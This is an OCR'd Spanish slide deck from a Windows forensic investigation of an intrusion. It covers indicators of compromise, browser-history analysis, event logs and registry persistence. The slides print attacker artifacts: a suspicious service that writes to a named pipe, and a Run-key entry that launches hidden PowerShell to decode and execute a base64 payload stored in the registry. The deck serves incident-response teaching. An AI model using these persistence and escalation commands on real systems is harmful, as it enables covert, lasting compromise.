
IOC

- **IOC**: Presencia del fichero felicidad.js en un equipo de usuario
- **Detección**: Script que liste los ficheros del usuario y busque el fichero
- **Truco**: Desplegar script vía GPO, volcar resultados a una unidad compartida

Paso 2: Historial de navegación web

- Guardado en el **perfil** de cada usuario
- Muestra navegación, búsquedas, caché
- IE10+ → **WebCache**
- Webcache = **ESE Database**
- Tool: **ESEDatabaseView.exe**

Paso 2 : Historial web


ESEDatabaseView: C:\Users\antonio\Desktop\Forense_MINAF\Paso3_HistorialWeb\WebCache_pepe.contento\WebCacheV01.dat

File Edit View Options Help

Containers [Table ID = 9, 14 Columns]

ContainerId	SetId	Flags	Size	Limit	LastAccessTime	Name	PartitionId	Directory
1	0	79	69938744	262144000	131857119531624411	Content	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\
2	0	68	0	1024	131857119530843396	History	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\History\History.IE5\
3	0	65	0	1024	131805430898279062	feedplat	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Feeds Cache\
4	0	192	54772	1024	131857119532093020	Cookies	M	C:\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Windows\Cookies\
5	0	112	0	1024	131857119531155802	iecompat	M	C:\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Windows\IECompatCache\
6	0	112	0	1024	131857119531155802	iecompatua	M	C:\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Windows\iecompatuaCache\
7	0	113	0	1024	131857119527406930	DNTException	M	C:\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Windows\DNTException\
8	0	113	0	1024	131857119530843396	EmieSiteList	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Internet Explorer\EmieSiteList\
9	0	113	0	1024	131857119530999599	EmieUserList	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Internet Explorer\EmieUserList\
10	0	65	286	1024000	131857119545526478	DOMStore	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Internet Explorer\DOMStore\
15	0	64	0	1024	131857130999564348	iedownload	M	C:\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Windows\IEDownloadHistory\
20	0	64	0	1024	131857119568605519	MSHist012018110320181104	M	C:\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018110320181104\

12 record(s) NirSoft Freeware. http://www.nirsoft.net

Paso 2 : Historial web

ESEDatabaseView: C:\Users\antonio\Desktop\Forense_MINAF\Paso3_HistorialWeb\WebCache_pepe.contento\WebCacheV01.dat

File Edit View Options Help

Container_2 [Table ID = 12, 25 Columns]

nTime	ExpiryTime	ModifiedTime	AccessedTime	PostCheckTime	SyncCount	ExemptionDelta	Url
	29/11/2018 10:04:25	03/11/2018 10:04:25	03/11/2018 10:04:25	0	05/05/1829 23:50:03	0	Visited: pepe.contento@file:///C:/Users/pepe.contento.MINAF/AppData/Local/Microsoft/Windows/Tempor
	29/11/2018 10:04:33	03/11/2018 10:04:33	03/11/2018 10:04:33	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://googleads.g.doubleclick.net/xbbe/pixel?d=CNK1mAEQ_LSZARiZ38BGMAE8
	29/11/2018 10:04:33	03/11/2018 10:04:33	03/11/2018 10:04:33	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://securepubads.g.doubleclick.net/gampad/ads?gdfp_req=1&glade_req=1&gl
	29/11/2018 10:04:33	03/11/2018 10:04:33	03/11/2018 10:04:33	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://eus.rubiconproject.com/usync.html?&geo=eu&co=es
	29/11/2018 10:04:34	03/11/2018 10:04:34	03/11/2018 10:04:34	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://googleads.g.doubleclick.net/xbbe/pixel?d=CI2DKBDNjygYI9GnQzAB&v=AP
	29/11/2018 10:04:34	03/11/2018 10:04:34	03/11/2018 10:04:34	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://s0.2mdn.net/4906728/1536136458529/index.html
	29/11/2018 10:04:37	03/11/2018 10:04:37	03/11/2018 10:04:37	0	0	0	Visited: pepe.contento@https://cookie.brealtime.com/getuid?https://simage2.pubmatic.com/AdServer/Pug
	29/11/2018 10:04:37	03/11/2018 10:04:37	03/11/2018 10:04:37	0	0	0	Visited: pepe.contento@https://ads.playground.xyz/usersync/apn?https://simage2.pubmatic.com/AdServer
	29/11/2018 9:58:06	03/11/2018 10:05:16	03/11/2018 10:05:16	0	0	0	Visited: pepe.contento@http://sharepoint.mina.es:8000/felicidad.html
	29/11/2018 10:19:03	03/11/2018 10:19:03	03/11/2018 10:19:03	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://www.facebook.com/connect/ping?client_id=160427764002568&domain=w
	29/11/2018 10:19:21	03/11/2018 10:19:21	03/11/2018 10:19:21	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=1835C6&r=C793D05F&t=
	29/11/2018 10:19:21	03/11/2018 10:19:21	03/11/2018 10:19:21	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=122927B&r=C7FFD011&
	29/11/2018 10:19:21	03/11/2018 10:19:21	03/11/2018 10:19:21	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=122927B&r=C6FDD05A8
	29/11/2018 10:27:10	03/11/2018 10:34:20	03/11/2018 10:34:20	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://www.facebook.com/connect/ping?client_id=160427764002568&domain=w
	29/11/2018 10:27:26	03/11/2018 10:34:36	03/11/2018 10:34:36	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://secure-ds.serving-sys.com/BurstingRes/Site-116748/WSFolders/9837813//in
	29/11/2018 10:27:33	03/11/2018 10:34:43	03/11/2018 10:34:43	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=1835C6&r=DFA7D064&t
	29/11/2018 10:27:33	03/11/2018 10:34:43	03/11/2018 10:34:43	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=ACA43C&r=DEFFD03C&
	29/11/2018 10:27:33	03/11/2018 10:34:43	03/11/2018 10:34:43	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=122927C&r=DEFFD03D&
	29/11/2018 10:27:33	03/11/2018 10:34:43	03/11/2018 10:34:43	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://um2.eqads.com/um/cs
	29/11/2018 10:27:34	03/11/2018 10:34:44	03/11/2018 10:34:44	0	05/05/1829 23:50:03	0	Visited: pepe.contento@https://c1.adform.net/imatch/pixels?uid=8362346784934664246&agencyId=2726&a

259 record(s), 1 Selected NirSoft Freeware. http://www.nirsoft.net

Paso 2 : Historial web

Visited: pepe.contento@https://s0.2mdn.net/4906728/1536136458529/index.html

Visited: pepe.contento@https://cookie.brealtime.com/getuid?https://simage2.pubmatic.com/AdServer/Pug

Visited: pepe.contento@https://ads.playground.xyz/usersync/app?https://simage2.pubmatic.com/AdServer

Visited: pepe.contento@http://sharepoint.mina.es:8000/felicidad.html

Visited: pepe.contento@https://www.facebook.com/connect/ping?client_id=1604277640025688domain=w

Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=1835C6&r=C793D05F&t

Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=122927B&r=C7FFD011&

Visited: pepe.contento@https://a230.casalemedia.com/ifnotify?gdprconsent=1&c=122927B&r=C6FDD05A&

Paso 2 : Historial de navegación web

- Acceso web a **sharepoint.mina.es**
- MINA != MINAF
- Dominio antiguo de la Organización **recomprado** por los atacantes


IOC

- IOC: Conexión a la web **sharepoint.mina.es**
- **Detección**: Logs del proxy/cortafuegos
- **Truco**: Buscar en TODOS los logs disponibles, buscar en los historiales


Paso 3: Logs de eventos

- Registro de la **actividad** del sistema
- **Seguridad**, Sistema, Aplicación + extras
- Formato .evtx (**binario**)
- EventID: **identificador** de evento
- Tool: **Visor de eventos de Windows**

Paso 3 : Logs de eventos



Paso 3 : Logs de eventos



System_2 Número de eventos: 6.209

Nivel	Fecha y hora	Origen
Información	03/11/2018 11:09:07	Service Control Manager
Información	03/11/2018 11:07:32	Service Control Manager
Información	03/11/2018 11:06:57	Service Control Manager
Información	03/11/2018 11:06:31	Service Control Manager
Error	03/11/2018 11:05:49	Service Control Manager
Información	03/11/2018 11:05:49	Service Control Manager
Información	03/11/2018 11:04:26	Service Control Manager
Información	03/11/2018 11:04:26	Service Control Manager
Información	03/11/2018 11:04:09	Application-Experience
Información	03/11/2018 11:03:37	Service Control Manager

Evento 7045, Service Control Manager

General | Detalles

Se instaló un servicio en el sistema.

Nombre del servicio: wcajmz
Nombre del archivo del servicio: cmd.exe /c echo wcajmz > \\.\pipe\wcajmz
Tipo de servicio: servicio de modo usuario


Paso 3 : Logs de eventos

- Un **administrador de dominio** ha iniciado sesión en el equipo
- Se ha iniciado un **servicio extraño** en el sistema

Paso 4: Persistencia

- Persistencia: **permanencia** en el sistema
- Objetivo: sobrevivir a un **apagado**
- Habitual: **sistema** (HKLM) / **usuario** (HKCU)
- Claves Run, Services, WMI, tareas programadas
- Encontrar la **persistencia** = pillar el malware

Paso 4 : Persistencia



Paso 4 : Persistencia


```
----------------------------------------
soft_run v.20130603
(Software) [Autostart] Get autostart key contents from Software hive

Microsoft\Windows\CurrentVersion\Run
LastWrite Time Sun Nov 21 03:57:16 2010 (UTC)
Microsoft\Windows\CurrentVersion\Run has no values.
Microsoft\Windows\CurrentVersion\Run has no subkeys.

Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time Thu Sep 13 20:15:22 2018 (UTC)
Microsoft\Windows\CurrentVersion\RunOnce has no values.
Microsoft\Windows\CurrentVersion\RunOnce has no subkeys.

Microsoft\Windows\CurrentVersion\RunServices not found.

Wow6432Node\Microsoft\Windows\CurrentVersion\Run
LastWrite Time Sat Sep  1 03:11:40 2018 (UTC)
  BCSSync - "C:\Program Files (x86)\Microsoft Office\Office14\BCSSync.exe" /DelayServices

Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no subkeys.

Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time Tue Jul 14 04:53:25 2009 (UTC)
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no subkeys.

Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run not found.

Microsoft\Windows NT\CurrentVersion\Terminal Server\Install\Software\Microsoft\Windows\CurrentVersion\Run not found.
```


Paso 4 : Persistencia


```
----------------------------------------
user_run v.20140115
(NTUSER.DAT) [Autostart] Get autostart key contents from NTUSER.DAT hive

Software\Microsoft\Windows\CurrentVersion\Run
LastWrite Time Sat Nov  3 10:08:32 2018 (UTC)
  Felicidad2.0: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([
  System.Convert]::FromBase64String((Get-Item 'HKCU:FeliciSoft').GetValue('HappiSoft'))))"

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows\CurrentVersion\RunOnce
